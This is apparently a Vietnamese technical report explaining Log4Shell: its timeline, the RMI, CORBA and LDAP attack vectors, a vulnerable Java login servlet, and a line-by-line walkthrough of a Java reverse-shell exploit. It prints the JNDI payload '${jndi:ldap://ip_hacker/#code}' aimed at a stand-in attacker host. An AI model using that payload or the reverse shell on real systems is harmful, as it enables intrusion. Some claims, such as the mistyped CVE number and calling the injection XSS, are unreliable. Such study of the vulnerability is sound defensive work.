Apache Log4j là một mã nguồn mở cung cấp bởi Apache.

Lỗ hổng Log4j có thể khiến các hệ thống kết hợp Log4j mở cửa cho các cuộc xâm nhập từ bên ngoài, khiến các tác nhân đe dọa dễ dàng len lỏi vào bên trong và có được quyền truy cập đặc quyền.

Lỗ hổng này luôn tồn tại và bị bỏ qua khi được phát hiện vào năm 2020. Tuy nhiên, Apache hiện đã chính thức tiết lộ lỗ hổng này bên trong thư viện Log4j sau khi một nhà nghiên cứu LunaSec xác định nó trong Minecraft của Microsoft.

Và kể từ đó, nhiều kẻ tấn công đã tự nhiên bắt đầu giải phóng nó, biến lỗ hổng trước đây đã bị bỏ qua (hoặc có vẻ như vậy) thành một thứ nghiêm trọng hơn trong một khoảng thời gian ngắn.

#### Log4j được sử dụng ở đâu?

Thư viện Log4j2 được sử dụng trong phần mềm Java doanh nghiệp và theo NCSC của Vương quốc Anh, được bao gồm trong các khuôn khổ Apache như Apache Struts2, Apache Solr, Apache Druid, Apache Flink và Apache Swift.

#### Cách thành phần chính của Log4j

* loggers: Chịu trách nhiệm thu thập thông tin log.
* appenders: Chịu trách nhiệm ghi log tới các vị trí đã được cấu hình (file, console).
* layouts: Chịu trách nhiệm định dạng (format) kết quả log.

Diagram

Description automatically generated

Hình 1. 5 Sơ đồ hoạt động của thư viện Log4j

#### Các tính năng của Log4j

* Thread safe
* Tối ưu cho tốc độ
* Hỗ trợ nhiều output (file + console)
* Hỗ trợ internationalization
* Được thiết kế để xử lý Java Exception khi start
* Hỗ trợ nhiều level log: ALL, TRACE, INFO, WARNING, ERROR, FATAL
* …

## LOG4SHELL

### Tìm hiểu về lỗ hổng

#### Khái niệm về lỗ hổng Log4Shell

Log4Shell, còn được gọi là CVE-2021-4428, là một lỗ hổng có mức độ nghiêm trọng cao ảnh hưởng đến chức năng cốt lõi của Apache Log4j2.

Lỗ hổng cho phép kẻ tấn công thực hiện mã từ xa, điều này cho phép họ:

* Truy cập toàn bộ mạng thông qua thiết bị hoặc ứng dụng bị ảnh hưởng.
* Chạy bất kỳ mã nào.
* Truy cập tất cả dữ liệu trên thiết bị hoặc ứng dụng bị ảnh hưởng.
* Xóa hoặc mã hóa tệp.

#### Mức độ nghiêm trọng

Lỗ hổng bảo mật Log4Shell hay LogJam, mã định danh CVE-2021-44228, có thể bị khai thác thông qua gửi một chuỗi (string) đặc biệt tới hệ thống. Log4Shell là lỗ hổng tồn tại trên Apache Log4j, thư viện ghi nhật ký hoạt động (log) trong Java, vốn được sử dụng phổ biến trong nhiều ứng dụng và các mạng nội bộ, máy chủ của doanh nghiệp, tổ chức.

Chương trình logging có nhiệm vụ ghi nhật ký các sự kiện, không có chức năng chủ động chạy mã. Nhưng dữ liệu do Log4j lấy vào thường không được dọn dẹp thường xuyên, dẫn tới việc những kẻ tấn công có thể chèn mã độc hại vào và yêu cầu máy chủ java chạy đoạn mã đó.

Java là môi trường đa nền tảng được thiết kế để phù hợp với nhiều hệ điều hành nên các máy chủ chạy Windows, Linux hay macOS đều có nguy cơ bị tấn công như nhau.

Các phần mềm phổ biến sử dụng Log4j làm gói ghi nhật ký có thể kể tới như Amazon, Apple iCloud, Cisco, Cloudflare, ElasticSearch, Red hat, Steam, Tesla, Twitter và các trò chơi như Minecraft.

Jen Easterly, Giám đốc Cơ quan An ninh mạng và Cơ sở hạ tầng (CISA) của chính phủ liên bang Mỹ gọi lỗ hổng này là "rủi ro nghiêm trọng" và là "thách thức cấp bách đối với an ninh mạng".

*"Hàng triệu máy chủ có thể chứa lỗ hổng Log4Shell. Thiệt hại có thể được phơi bày trong vài ngày tới"*, Joe Sullivan, Giám đốc an ninh của Cloudflare cho biết. Trong khi đó, tổ chức phần mềm Apache đánh giá lỗ hổng này đạt 10/10 ở mức độ nghiêm trọng.

#### Cách thức tấn công đơn giản

Các chuyên gia bảo mật khuyến cáo, tin tặc có thể khai thác lỗ hổng để truy cập máy chủ mà không cần mật khẩu, từ đó xâm nhập mạng nội bộ, đánh cắp dữ liệu hay tài sản có giá trị hoặc cài đặt những phần mềm độc hại khác.

Việc khai thác có thể đạt được thông qua một chuỗi văn bản được soạn thảo đầy đủ, một yêu cầu đăng nhập, chuỗi tiêu đề hay bất kỳ dữ liệu nào được máy chủ mục tiêu ghi lại. Văn bản này sẽ đánh lừa máy chủ, thậm chí có thể gửi yêu cầu đến máy chủ khác do tin tặc kiểm soát để cài đặt thêm phần mềm và tiến hành các lệnh tấn công khác.

Theo LunaSec, chỉ cần thay đổi tên iPhone là đủ để kích hoạt lỗ hổng bảo mật trong máy chủ Apple. Còn đối với trò chơi phổ biến Minecraft của Microsoft, tin tặc chỉ cần một đoạn nhắn tin trong hộp hội thoại để xâm nhập hệ thống.

Do chủ yếu nhắm vào máy chủ nên người dùng cuối (end-user) sẽ không thể can thiệp nếu có sự cố xảy ra. Các chuyên gia bảo mật cũng khuyến nghị người dùng trên PC và macOS nên vô hiệu hoá Java cách đây vài năm. Tuy nhiên, người dùng cá nhân có thể đối mặt rủi ro bị đánh cắp thông tin cá nhân, tài khoản trực tuyến, thẻ tín dụng hoặc các trang web thường xuyên truy cập gửi phần mềm gián điệp độc hại.

Nhằm chủ động đối phó với các rủi ro nêu trên, người dùng cần chú ý cập nhật các bản vá lỗi do nhà sản xuất đưa ra, sử dụng các trình quản lý mật khẩu, theo dõi thông tin tài khoản thẻ tín dụng và sử dụng phần mềm diệt virus phiên bản mới nhất.

### Khai thác lỗ hổng LOG4Shell

#### Quá trình lỗ hổng được công bố

Lỗ hổng Apache Log4j đã xuất hiện trên toàn cầu kể từ khi nó được phát hiện vào đầu tháng 12. Lỗ hổng này đã ảnh hưởng đến rất nhiều tổ chức trên khắp thế giới, cùng với đó các tổ chức, các nhóm bảo mật cũng gấp rút đưa ra phương án để giảm thiểu các rủi ro liên quan.

* ***Thứ Năm, ngày 9 tháng 12: Lỗ hổng Apache Log4j zero-day được phát hiện.***

Apache đã công bố thông tin chi tiết về một lỗ hổng nghiêm trọng trong Log4j, một thư viện ghi nhật ký được sử dụng trong hàng triệu ứng dụng dựa trên Java. Những kẻ tấn công bắt đầu khai thác lỗ hổng (CVE-2021-44228) - được đặt tên là “Log4Shell”, được xếp hạng 10/10 trên thang đánh giá lỗ hổng CVSS. Nó có thể dẫn đến thực thi mã từ xa (RCE) trên các máy chủ cơ bản chạy các ứng dụng dễ bị tấn công.

Bản sửa lỗi cho sự cố đã được cung cấp với việc phát hành Log4j 2.15.0 khi các nhóm bảo mật trên toàn cầu nghiên cứu để bảo vệ tổ chức của họ. Các doanh nghiệp đã được khuyến khích cài đặt phiên bản mới nhất.

* ***Thứ Sáu, ngày 10 tháng 12: NCSC Vương quốc Anh đưa ra cảnh báo Log4j cho các tổ chức của họ.***

Khi lỗ hổng tiếp tục xảy ra, Trung tâm An ninh mạng Quốc gia của Vương quốc Anh (NCSC) đã đưa ra cảnh báo công khai cho các công ty của Anh về lỗ hổng này và vạch ra các chiến lược để giảm thiểu. NCSC khuyến cáo tất cả các tổ chức cài đặt bản cập nhật mới nhất ngay lập tức ở bất cứ nơi nào sử dụng Log4j.

Các doanh nghiệp cũng được khuyến khích tìm kiếm các trường hợp không xác định của Log4j và triển khai giám sát an toàn mạng.

* ***Thứ Bảy, ngày 11 tháng 12: Giám đốc CISA bình luận về "thách thức khẩn cấp đối với những chuyên gia network defenders".***

Giống như NCSC của Vương quốc Anh, Cơ quan An ninh mạng và Cơ sở hạ tầng Hoa Kỳ (CISA) đã công khai phản hồi về lỗ hổng Log4j với giám đốc Jen Easterly phản ánh về thách thức cấp bách mà cơ quan này đưa ra cho những chuyên gia network defenders.

CISA khuyến nghị các doanh nghiệp thực hiện ba bước bổ sung, ngay lập tức để giúp giảm thiểu lỗ hổng bảo mật:

* Liệt kê mọi thiết bị đã cài đặt Log4j.
* Đảm bảo Trung Tâm Điều Hành An Ninh Mạng (SOC) đang kích hoạt mọi cảnh báo trên các thiết bị thuộc loại trên.
* Cài đặt tường lửa ứng dụng web với các quy tắc tự động cập nhật để các Trung Tâm Điều Hành An Ninh Mạng (SOC) có thể giảm hơn các cảnh tập trung về.
* ***Thứ Ba, ngày 14 tháng 12: Lỗ hổng Log4j thứ hai mang theo mối đe dọa từ chối dịch vụ (DoS) được phát hiện, bản vá mới được phát hành.***

Lỗ hổng thứ hai ảnh hưởng đến Apache Log4j đã được phát hiện. Theo mô tả của CVE, phương thức khai thác mới, CVE 2021-45046, cho phép các phần tử độc hại tạo ra dữ liệu đầu vào độc hại bằng cách sử dụng mẫu tra cứu JNDI để tạo ra các cuộc tấn công từ chối dịch vụ (DoS). Một bản vá mới cho việc khai thác đã được cung cấp, hỗ trợ loại bỏ các mẫu tra cứu và tắt chức năng JNDI theo mặc định.

Mặc dù CVE-2021-45046 ít nghiêm trọng hơn lỗ hổng ban đầu, nhưng nó lại trở thành một vật trung gian khác để các tác nhân đe dọa tiến hành các cuộc tấn công độc hại chống lại các hệ thống chưa được vá hoặc vá không đúng cách.

* ***Thứ sáu, ngày 17 tháng 12: Lỗ hổng Log4j thứ ba được tiết lộ, bản sửa lỗi mới đã có sẵn.***

Apache đã công bố chi tiết về lỗ hổng Log4j lớn thứ ba (CVE-2021-44832) và cung cấp thêm một bản sửa lỗi khác. Đây là một lỗ hổng đệ quy vô hạn được xếp hạng 7,5 trên 10. Với Apache Log4j2 phiên bản 2.0-alpha1 đến 2.16.0, khi cấu hình ghi nhật ký sử dụng Pattern Layout không mặc định với Context Lookup (ví dụ: $$ {ctx: loginId}), những kẻ tấn công có quyền kiểm soát dữ liệu đầu vào Thread Context Map (MDC) có thể tạo dữ liệu đầu vào độc hại chứa tra cứu đệ quy, dẫn đến lỗi StackOverflowError và kết thúc quá trình. Đây còn được gọi là một cuộc tấn công DoS (từ chối dịch vụ).

Apache cũng đưa ra các biện pháp giảm nhẹ sau:

* Trong Pattern Layout khi cấu hình ghi nhật ký, hãy thay thế các Context Lookup như $ {ctx: loginId} hoặc $$ {ctx: loginId} bằng các mẫu Thread Context Map (% X, % mdc hoặc% MDC).
* Nếu không, trong cấu hình, hãy xóa các tham chiếu đến Context Lookup như $ {ctx: loginId} hoặc $$ {ctx: loginId} từ các nguồn bên ngoài ứng dụng, chẳng hạn như tiêu đề HTTP hoặc đầu vào của người dùng.
* ***Thứ Hai, ngày 20 tháng 12: Log4j được khai thác để cài đặt Dridex và Meterpreter.***

Nhóm nghiên cứu an ninh mạng Cryptolaemus cảnh báo rằng lỗ hổng Log4j đang bị khai thác để lây nhiễm các thiết bị Windows bằng Trojan Dridex và các thiết bị Linux bằng Meterpreter. Dridex là một dạng phần mềm độc hại đánh cắp thông tin đăng nhập ngân hàng thông qua hệ thống sử dụng macro từ Microsoft Word, trong khi Meterpreter là một phần mềm tấn công Metasploit cung cấp. Kẻ tấn công có thể khám phá máy mục tiêu và thực thi mã.

* ***Thứ Tư, ngày 22 tháng 12: Dữ liệu cho thấy 10% tổng số tài nguyên dễ bị tấn công bởi Log4Shell.***

Dữ liệu được công bố bởi nhà cung cấp an ninh mạng Tenable tiết lộ rằng 1/10 tổng số tài nguyên dễ bị tấn công bởi Log4Shell, trong khi 30% tổ chức chưa bắt đầu quét lỗi này. Trong số các tài nguyên đã được đánh giá, Log4Shell đã tìm thấy khoảng 10% trong số đó, bao gồm một loạt các máy chủ, ứng dụng web, vùng chứa và thiết bị IoT.

Nhà cung cấp cảnh báo rằng Log4Shell có mối đe dọa tiềm tàng lớn hơn EternalBlue (bị khai thác trong các cuộc tấn công WannaCry) vì tính phổ biến của Log4j trên cả cơ sở hạ tầng và ứng dụng.

* ***Thứ Hai, ngày 10 tháng 1: Microsoft cảnh báo ransomware đang khai thác Log4Shell.***

Microsoft đã cập nhật trang hướng dẫn về lỗ hổng Log4j với thông tin chi tiết về việc các kẻ tấn công đang nhắm mục tiêu vào các hệ thống sử dụng internet và triển khai ransomware NightSky. Ngay từ ngày 4 tháng 1, những kẻ tấn công đã bắt đầu khai thác lỗ hổng CVE-2021-44228 trong các hệ thống kết nối internet chạy VMware Horizon.

DEV-0401 trước đây đã triển khai nhiều họ ransomware bao gồm LockFile, AtomSilo và Rook, đồng thời cũng đã khai thác tương tự các hệ thống sử dụng Internet chạy Confluence (CVE-2021-26084) và máy chủ Exchange (CVE-2021-34473).

#### Tiến trình tấn công

Về JNDI injection, cơ bản vẫn sẽ là chèn các lệnh, đường dẫn, ... độc hại tới đầu vào xác thực để có thể thực thi mã từ xa. Và vị trí để chèn câu lệnh độc hại sẽ là chức năng tìm kiếm đối tượng trong JNDI.

Các bước của một cuộc tấn công:

Diagram

Description automatically generated

Hình 1. 6 Quá trình của cuộc JNDI

* Đầu tiên, kẻ tấn công liên kết đến dịch vụ N/D (dịch vụ đặt tên và thư mục) mà chúng lựa chọn và gửi một payload chứa nội dung độc hại vào dịch vụ N/D để lưu trữ.
* Tiếp đến, chúng sẽ sử dụng chức năng tìm kiếm của JNDI để tìm một chuỗi (như URL chẳng hạn) liên quan đến payload vừa gửi phía trên.
* JNDI thực hiện tìm kiếm trong dịch vụ N/D.
* Khi tìm thấy, JNDI sẽ tải lại payload chứa nội dụng độc hại đó về máy chủ và thực thi. Payload độc hại được kích hoạt trong máy chủ.

Nhận xét:

* Chỉ các đối tượng ngữ cảnh được khởi tạo bởi InitialContext hoặc các lớp con của nó (InitialDirContext hoặc InitialLdapContext) dễ bị tấn công này.
* Một số thuộc tính InitialContext có thể bị ghi đè bởi address/name được truyền vào bởi phương thức lookup.
* Vì phương thức lookup () của InitialContext cho phép chuyển đổi động giao thức và địa chỉ trong trường hợp có giá trị URL truyền vào.

#### JNDI Vector

Những kẻ tấn công có thể cung cấp một URL tuyệt đối (\*) thay đổi giao thức nhà cung cấp. Ví dụ như:

A close-up of a document

Description automatically generated with medium confidence

Hình 1. 7 Ví dụ về các vector JNDI

Một URL tuyệt đối là chứa toàn bộ địa chỉ từ giao thức (HTTPS) đến tên miền (www.google.com) và bao gồm vị trí bên trong trang web đó với hệ thống thư mục (/ foldernameA hoặc / foldernameB).

Ví dụ như: http://www.example.com/xyz.html

Ngược lại là URL tương đối.

Dựa vào việc có thể thay đổi trên, chúng ta thường gặp nhiều nhất 3 vector chính để thực thi mã từ xa thông qua JNDI Injection:

* ***RMI Vector***

Java Remote Method Invocation (Java RMI), một kỹ thuật cài đặt các đối tượng phân tán hiệu quả và linh động. Thông thường các chương trình của chúng ta được viết dưới dạng thủ tục hàm và việc các hàm gọi lẫn nhau và truyền tham số chỉ xảy ra ở máy cục bộ. Kỹ thuật RMI – mang ý nghĩa gọi phương thức từ xa là cách thức giao tiếp giữa các đối tượng trong Java có mã lệnh cài đặt nằm ở trên các máy khác nhau có thể gọi, triệu tập lẫn nhau.

Đặc tính của RMI:

* RMI là mô hình đối tượng phân tán của Java, nó giúp cho việc truyền thông giữa các đối tương phân tán được dễ dàng hơn.
* RMI và API bậc cao được xây dựng dưa trên việc lập trình socket.
* RMI không những cho phép chúng ta truyền dữ liệu giữa các đối tượng trên các hệ thống máy tính khác nhau và còn gọi được các phương thức trong các đối tượng ở xa.
* Việc truyền dữ liệu giữa các máy khác nhau được xử lý một cách trong suốt bởi máy ảo Java (Java virtual machine).
* RMI cung cấp cấp cơ chế callback, nó cho phép Server triệu gọi các phương thức ở Client.

Diagram

Description automatically generated

Hình 1. 8 Kiến trúc và cách hoạt động của RMI

* Để giải quyết một số vấn đề trong việc truyền thông giữa Client <-> Server. RMI không được gọi trực tiếp mà thông qua lớp trung gian. Lớp này tồn tại ở cả 2 phía Client và Server. Lớp Client gọi là Stub, lớp ở máy Server gọi là Skel (Skeleton).
* Server RMI phải đăng ký với 1 dịch vụ tra tìm và đăng ký tên miền.
* Sau khi RMI phải đăng ký, nó sẽ chờ các yêu cầu của RMI Client.
* Các Client RMI sẽ gửi thông điệp RMI để gọi một phương thức trên một đối tượng từ xa.
* Ứng dụng Client yêu cầu một tên dịch vụ cụ thể và nhận một URL trở tới tài nguyên từ xa.

Diagram

Description automatically generated

Hình 1. 9 Tiến trình tấn công của RMI Vector

* Kẻ tấn công cung cấp một URL RMI truyền tới một phương thức tra cứu JNDI dễ bị tấn công.
* Máy chủ kết nối tới hệ thống quan rlys đăng ký RMI do kẻ tấn công kiểm soát và trả về JNDI độc hại.
* Máy chủ giải mã tham chiếu JNDI.
* Máy chủ tìm nạp lớp “Factory” từ máy do kẻ tấn công kiểm soát.
* Máy chủ khởi tạo lớp “Factory” và tải trọng được thực thi.

Nhận xét: Việc tra cứu bằng JNDI không nên lấy các giá trị đầu vào không đáng tin cậy, tuy nhiên nhiều ứng dụng web lại không đảm bảo việc này. Trong hầu hết các ứng dụng, JNDI được sử dụng để lưu trữ một đối tượng và tham chiếu nó thông qua các yêu cầu. Vì thế các ứng dụng doanh nghiệp sử dụng nhiều JNDI sẽ khiến chúng dễ bị tấn công hơn.

* ***CORBA Vector***

Về CORBA: Là một tiêu chuẩn được thiết kế để tạo điều kiện giao tiếp giữa các hệ thống được triển khai trên các hệ điều hành, các ngôn ngữ lập trình và phần cứng máy tính khác nhau. CORBA sử dụng Ngôn ngữ Định nghĩa Giao diện (IDL) để chỉ định các giao diện mà các đối tượng sẽ tương tác và giao tiếp với bên ngoài.

Ứng dụng: Phát triển các ứng dụng phân bố, định vị các đối tượng từ xa trên mạng, gửi thông điệp đến các đối tượng khác và là giao diện phổ biến cho các tương tác giữa các đối tượng, …

Thành phần của CORBA:

* ORB core: Các đối tượng sau khi tạo ra bởi các ngôn ngữ lập trình khác nhau phải được gọi thông qua một chương trình môi giới trung gian của CORBA gọi là ORB. ORB hoạt động nhờ ngôn ngữ đặc tả IDL. Dựa vào IDL, ORB sẽ biết được tên phương thức cần gọi, đối số, trị trả về,…Từ đó ORB có thể gọi phương thức của đối tuợng.
* Object adapter: Cung cấp một giao diện giữa ORB và các đối tượng thực hiện và cho phép giao tiếp giữa chúng. Duy trì một sơ đồ các tham chiếu đối tượng để triển khai thực hiện của chúng. Bộ phận gửi đi những yêu cầu từ phía client đến server. Thực thi hoặc không thực thi các đối tượng.
* Skeletons: Được tạo ra từ các trình biên dịch IDL, trong ngôn ngữ của máy chủ. Mục đích để tiếp nhận các lời gọi từ stub và gửi đến các object cục bộ.
* Client stubs/proxies: ngược lại so với Skeletons. Được tạo ra từ IDL. Đóng vai trò là cửa ngõ cho chương trình khách. Nó nằm ở phía Client và giao tiếp với đối tượng Skeleton bằng cách thiết lập kết nối giữa đối tượng từ xa và truyền yêu cầu đến đó.
* Kho thi hành: Cho phép ORB xác định vị trí và kích hoạt việc triển khai của các đối tượng. Các thông tin khác (ví dụ như kiểm soát truy cập) cũng có thể được ghi lại trong kho thi hành.
* Kho giao diện: Cung cấp thông tin về đăng ký giao diện IDL. Nó có thể cung cấp về tên giao diện và phương thức. Hay đối với mỗi phương pháp, tên và các loại đối số và các ngoại lệ.

Diagram, waterfall chart

Description automatically generated

Hình 1. 10 Thành phần giao thức CORBA

Diagram

Description automatically generated

Hình 1. 11 Tiến trình tấn công của CORBA Vector

* Kẻ tấn công cung cấp một URL IIOP tuyệt đối truyền tới một phương thức tra cứu JNDI dễ bị tấn công.
* Máy chủ kết nối với ORB do kẻ tấn công kiểm soát sẽ trả về IOR độc hại.
* Máy chủ giải mã IOR.
* Máy chủ tìm nạp lớp Stub “Factory” từ máy mà kẻ tấn công kiểm soát.
* Máy chủ khởi tạo lớp “Factory” và tải trọng được thực thi.

IOR là một cấu trúc dữ liệu cung cấp thông tin về ID, loại giao thức hỗ trợ và các dịch vụ ORB có sẵn. Nó thường cung cấp phương tiện để lấy tham chiếu ban đầu đến một đối tượng, có thể là dịch vụ đặt tên, dịch vụ giao dịch hoặc servant CORBA tùy chỉnh.

Internet liên ORB Protocol (IIOP) là một giao thức hướng đối tượng sử dụng để tạo điều kiện tương tác mạng giữa các chương trình phân phối viết bằng ngôn ngữ lập trình khác nhau. IIOP được sử dụng để tăng cường Internet và mạng nội bộ thông tin liên lạc cho các ứng dụng và dịch vụ.

* ***LDAP Vector***

Về LDAP:

* JNDI cũng có thể được sử dụng để tương tác với các thư mục LDAP. Sự khác biệt chính giữa LDAP và sổ đăng ký RMI đó là LDAP là một dịch vụ thư mục và nó cho phép gán các thuộc tính vào các đối tượng được lưu trữ.
* LDAP là một giao thức dịch vụ thư mục. Nó cung cấp một cơ chế được sử dụng để kết nối, tìm kiếm và sửa đổi các thư mục Internet. Dịch vụ thư mục LDAP dựa trên mô hình Client-Server. Chức năng của LDAP là cho phép truy cập vào một thư mục hiện có.

JNDI LDAP:

* LDAP có thể được sử dụng để lưu trữ các đối tượng Java bằng cách sử dụng một số thuộc tính Java đặc biệt. Có ít nhất hai cách có thể biểu diễn một đối tượng Java trong thư mục LDAP:
* Sử dụng Java Serialization.
* Sử dụng JNDI References.
* Việc giải mã các đối tượng Java này trong quá trình thực thi runtime của trình quản lý đặt tên sẽ dẫn đến việc thực thi mã từ xa.
* Sự khác biệt chính giữa JNDI Injection trong DirContext.lookup() và “LDAP Entry Poisoning”, là trong trường hợp sử dụng JNDI Injection DirContext.lookup(), kẻ tấn công sẽ có thể sử dụng máy chủ LDAP của riêng chúng trong khi ở trường hợp sau, kẻ tấn công sẽ cần đầu độc một mục nhập trong máy chủ LDAP của nạn nhân và tương tác hoặc đợi ứng dụng truy xuất đến các mục có thuộc tính bị nhiễm độc.

Tiến trình tấn công của LDAP Vector:

Diagram

Description automatically generated

Hình 1. 12 Tiến trình tấn công của LDAP Vector

* Kẻ tấn công cung cấp một URL LDAP tuyệt đối truyền tới một phương thức tra cứu JNDI dễ bị tấn công.
* Máy chủ kết nối với Máy chủ LDAP do kẻ tấn công kiểm soát trả về JNDI độc hại.
* Máy chủ giải mã Tham chiếu JNDI.
* Máy chủ tìm nạp lớp “Factory” từ máy do kẻ tấn công kiểm soát.
* Máy chủ khởi tạo lớp “Factory” và tải trọng được thực thi.

# PHÂN TÍCH LỖ HỔNG PHẦN MỀM

## Phân tích mã nguồn

### Phân tích mã nguồn của ứng dụng dễ bị tấn công

Text

Description automatically generated

Hình 2. 1 Các thư viện được sử dụng

Trong đoạn code trên, chúng ta thấy rằng log4j được sử dụng. Log4j là một thư viện ghi nhật ký được sử dụng trong các ứng dụng Java để ghi lại hoạt động của ứng dụng. Nó là một phần của Apache Logging Services Project của Apache Software Foundation.

Text

Description automatically generated

Hình 2. 2 Chức năng Login

Trong đoạn mã này, chúng ta thấy rằng class Login được khai báo để mở rộng lớp HttpServlet. Đây là một lớp trừu tượng trong gói javax.servlet.http được sử dụng để xử lý các yêu cầu HTTP.

Text

Description automatically generated

Hình 2. 3 Chức năng của function doPost

Trong đoạn mã này, chúng ta thấy rằng doPost() phương thức được ghi đè để xử lý yêu cầu POST HTTP. Nó lấy giá trị của uname và password từ yêu cầu và kiểm tra xem liệu chúng có phải là "admin" và "password" không. Nếu đúng, nó sẽ in ra "Welcome Back Admin IHS". Nếu không, nó sẽ sử dụng “LogManager” và “Logger” của log4j để ghi lại tên người dùng (tức là userName) vào một file nhật ký và in ra thông báo "the password you entered was invalid, we will log your information".

Cụ thể, với mã Logger logger = LogManager.getLogger(); đoạn mã khởi tạo ra một đối tượng Logger sử dụng phương thức getLogger() của lớp LogManager. Đối tượng Logger được tạo ra có thể được cấu hình để ghi lại thông tin vào nhiều định dạng khác nhau như tệp, cơ sở dữ liệu, hệ thống kiểm soát định tuyến...

Trong trường hợp này, Logger được sử dụng để ghi lại thông tin lỗi vào log file. Lời gọi logger.error(userName); sử dụng phương thức error() để ghi lại tên đăng nhập đã nhập sai vào log file.

Phản hồi được viết ra thông qua đối tượng PrintWriter được tạo trước đó, với nội dung là thông báo lỗi và lời nhắc rằng thông tin của người dùng đã được ghi lại.

Tuy nhiên, đoạn mã này chứa một lỗ hổng bảo mật. Khi Logger được sử dụng để ghi lại thông tin người dùng, nó không được sử dụng an toàn, nó có thể cho phép kẻ tấn công thực hiện một cuộc tấn công XSS (Cross-Site Scripting) bằng cách chèn mã độc ***${jndi:ldap://ip\_hacker/#code}*** vào trường tên đăng nhập.

Shape

Description automatically generated with medium confidence

Hình 2. 4 function destroy

Cuối cùng, chúng ta destroy() phương thức, nhưng trong trường hợp này, nó trống không. Phương thức này được gọi khi servlet không còn được sử dụng và nó được sử dụng để giải phóng tài nguyên mà servlet đã sử dụng. Tuy nhiên, trong trường hợp này, không có tài nguyên nào được sử dụng nên destroy() không làm gì cả.

### Phân tích mã nguồn của mã độc

Mã nguồn của mã độc là một chương trình exploit được viết bằng ngôn ngữ Java để khai thác lỗ hổng bảo mật trên hệ thống mục tiêu. Khi thực thi, chương trình sẽ tạo ra một kết nối tới một địa chỉ IP và cổng cụ thể trên hệ thống mục tiêu, sau đó khai thác lỗ hổng để thực thi các lệnh bất hợp pháp trên hệ thống.

Graphical user interface, text

Description automatically generated

Hình 2. 5 Các thư viện được mã độc sử dụng

Trong phần khai báo, đoạn mã sử dụng các gói thư viện của Java để thực hiện kết nối socket, đọc/ghi dữ liệu từ socket, tạo tiến trình và đọc/ghi dữ liệu từ tiến trình.

Text

Description automatically generated

Hình 2. 6 Nội dung chính của mã độc

Tiếp theo, sử dụng phương thức constructor của lớp Exploit, được thực thi khi một đối tượng Exploit được tạo ra. Khi được thực thi, phương thức này tạo ra một kết nối mạng TCP/IP tới một địa chỉ IP và cổng của máy mục tiêu. Và tham số được truyền vào là lệnh “/bin/sh”, lệnh này được sử dụng để mở một command shell trên máy chủ, cho phép attacker thực hiện các lệnh từ xa. Đoạn mã sử dụng lớp ProcessBuilder để tạo một tiến trình trên hệ thống mục tiêu và thực thi lệnh shell được định nghĩa bởi biến cmd. Thông qua đối tượng này, chúng ta có thể cung cấp một chuỗi lệnh để thực thi trên hệ thống mục tiêu và điều khiển đầu ra và đầu vào của tiến trình này. Sau đó, đoạn mã sử dụng lớp Socket để tạo một kết nối TCP/IP đến máy chủ mục tiêu. Kết nối này cho phép attacker điều khiển máy chủ từ xa và thực hiện các lệnh bất hợp pháp trên hệ thống mục tiêu.

Text

Description automatically generated

Hình 2. 7 Mã độc sử dụng Socket

Đoạn mã này tạo ra các luồng đầu vào và đầu ra để giao tiếp với tiến trình được tạo ra bởi đối tượng ProcessBuilder và kết nối TCP/IP được tạo ra bởi đối tượng Socket.

* InputStream pi = p.getInputStream(): InputStream pi được tạo ra để đọc đầu ra từ tiến trình được tạo ra bởi đối tượng ProcessBuilder. Đây là các dữ liệu được ghi vào đầu ra chuẩn (stdout) của tiến trình.
* InputStream pe = p.getErrorStream(): InputStream pe được tạo ra để đọc lỗi từ tiến trình được tạo ra bởi đối tượng ProcessBuilder. Đây là các thông báo lỗi được ghi vào đầu ra lỗi (stderr) của tiến trình.
* InputStream si = s.getInputStream(): InputStream si được tạo ra để đọc dữ liệu được gửi đến từ kết nối TCP/IP được tạo ra bởi đối tượng Socket. Điều này cho phép attacker gửi lệnh từ máy attacker đến hệ thống mục tiêu.
* OutputStream po = p.getOutputStream(): OutputStream po được tạo ra để ghi dữ liệu vào tiến trình được tạo ra bởi đối tượng ProcessBuilder. Điều này cho phép attacker gửi lệnh từ hệ thống attacker đến hệ thống mục tiêu.
* OutputStream so = s.getOutputStream(): OutputStream so được tạo ra để ghi dữ liệu vào kết nối TCP/IP được tạo ra bởi đối tượng Socket. Điều này cho phép attacker gửi dữ liệu từ hệ thống attacker đến hệ thống mục tiêu thông qua kết nối mạng được thiết lập.

Text

Description automatically generated

Hình 2. 8 Vòng lặp duy trì kết nối

Đoạn mã này là một vòng lặp vô hạn để duy trì kết nối giữa attacker và hệ thống mục tiêu thông qua kết nối TCP/IP. Vòng lặp này chịu trách nhiệm đọc và ghi dữ liệu giữa attacker và hệ thống mục tiêu. Các hoạt động trong vòng lặp như sau:

* while (!s.isClosed()): Điều kiện của vòng lặp là kết nối TCP/IP vẫn đang mở.
* while (pi.available() > 0) so.write(pi.read()): Nếu tiến trình tạo ra bởi đối tượng ProcessBuilder ghi dữ liệu vào đầu ra chuẩn, vòng lặp này sẽ đọc dữ liệu từ InputStream pi và ghi nó vào OutputStream so để attacker có thể nhận được kết quả trả về từ tiến trình được tạo ra.
* while (pe.available() > 0) so.write(pe.read()): Nếu tiến trình tạo ra bởi đối tượng ProcessBuilder ghi dữ liệu vào đầu ra lỗi, vòng lặp này sẽ đọc dữ liệu từ InputStream pe và ghi nó vào OutputStream so để attacker có thể biết được thông tin về các lỗi xảy ra trên hệ thống mục tiêu.
* while (si.available() > 0) po.write(si.read()): Nếu attacker gửi dữ liệu từ hệ thống attacker đến hệ thống mục tiêu thông qua kết nối TCP/IP, vòng lặp này sẽ đọc dữ liệu từ InputStream si và ghi nó vào OutputStream po để đưa vào tiến trình tạo ra bởi đối tượng ProcessBuilder để thực thi các lệnh.
* so.flush() và po.flush(): Đảm bảo rằng dữ liệu được ghi vào các OutputStream được xử lý và gửi đi.
* Thread.sleep(50): Cho phép chương trình nghỉ ngơi trong 50ms trước khi tiếp tục vòng lặp. Điều này giúp tránh tình trạng chương trình hoạt động quá tải, tăng hiệu suất và giảm khả năng bị phát hiện.
* try-catch: Nếu tiến trình được tạo ra bởi đối tượng ProcessBuilder đã kết thúc, vòng lặp sẽ kết thúc và kết nối TCP/IP cũng sẽ đóng lại. Việc kiểm tra này được thực hiện thông qua phương thức exitValue() của đối tượng Process. Nếu tiến trình đã kết thúc, nó sẽ trả về giá trị thoát của tiến trình (tức là giá trị trả về của lệnh cuối cùng được thực thi trong tiến trình), nếu không, nó sẽ ném ra ngoại lệ.

Shape

Description automatically generated with medium confidence

Hình 2. 9 Kết thúc tiến trình

